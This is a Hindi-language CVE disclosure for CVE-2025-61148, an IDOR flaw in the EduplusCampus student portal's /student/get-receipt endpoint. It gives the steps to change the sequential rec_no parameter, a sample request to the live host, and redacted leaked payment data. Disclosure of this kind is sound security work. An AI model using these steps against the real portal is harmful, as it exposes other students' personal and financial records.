 sharma19d/cve-2025-61148

भेद्यता छात्र भुगतान API में मौजूद है। एप्लिकेशन यह सत्यापित करने में विफल रहता है कि रसीद का अनुरोध करने वाला उपयोगकर्ता इसे देखने के लिए अधिकृत है या नहीं। API अनुरोध में rec_no पैरामीटर को संशोधित करके, एक हमलावर अन्य उपयोगकर्ताओं की रसीदों तक पहुंच सकता है।

यह कमजोरी स्टूडेंट पेमेंट API में मौजूद है। एप्लिकेशन यह सुनिश्चित करने में विफल रहता है कि रसीद का अनुरोध करने वाला उपयोगकर्ता इसे देखने के लिए अधिकृत है या नहीं। API अनुरोध में rec_no पैरामीटर को संशोधित करके, एक हमलावर अन्य उपयोगकर्ताओं की रसीदों तक पहुँच सकता है।
CVE ID: CVE-2025-61148
कमजोरी का प्रकार: असुरक्षित प्रत्यक्ष वस्तु संदर्भ (IDOR)
प्रभावित उत्पाद: EduplusCampus
प्रभावित एंडपॉइंट: /student/get-receipt
शोधकर्ता: विनय शर्मा
EduplusCampus स्टूडेंट पोर्टल (संस्करण 3.0.1) में एक गंभीर असुरक्षित प्रत्यक्ष वस्तु संदर्भ (IDOR) कमजोरी की पहचान की गई। यह कमजोरी एक प्रमाणित उपयोगकर्ता को API अनुरोध में rec_no पैरामीटर को संशोधित करके अन्य छात्रों के संवेदनशील व्यक्तिगत और वित्तीय रिकॉर्ड तक पहुँचने की अनुमति देती है।
सफल शोषण से हमलावर निम्नलिखित प्राप्त कर सकता है:
एप्लिकेशन भुगतान रसीद का अनुरोध करने वाले उपयोगकर्ता के प्राधिकरण को उचित रूप से मान्य करने में विफल रहता है। rec_no पैरामीटर अनुक्रमिक या अनुमान लगाने योग्य है, और सर्वर यह जाँचे बिना अनुरोधित संख्या के लिए रसीद विवरण लौटाता है कि यह वर्तमान में लॉग-इन उपयोगकर्ता से संबंधित है या नहीं।

/student/get-receipt के POST अनुरोध को इंटरसेप्ट करें।rec_no पैरामीटर का पता लगाएँ।rec_no मान को किसी अन्य मान्य रसीद संख्या में बदलें (उदाहरण: PCUF-232025 को PCUF-231824 में बदलना)।
POST /student/get-receipt HTTP/1.1
Host: student.edupluscampus.com
Content-Type: application/json
Authorization: Bearer <token>

{
    "rec_no": "PCUF-233012"
}

### लीक डेटा उदाहरण:
{
    "fullname": "REDACTED_NAME",
    "rollno": "CSE2019XXX",
    "component_total_amount": 55000.0,
    "trans_list": [
        {
            "date": "21-Oct-2024",
            "mode": "Online",
            "amount": 55000.0,
            "tid": "42951XXXX"
        }
    ]
}
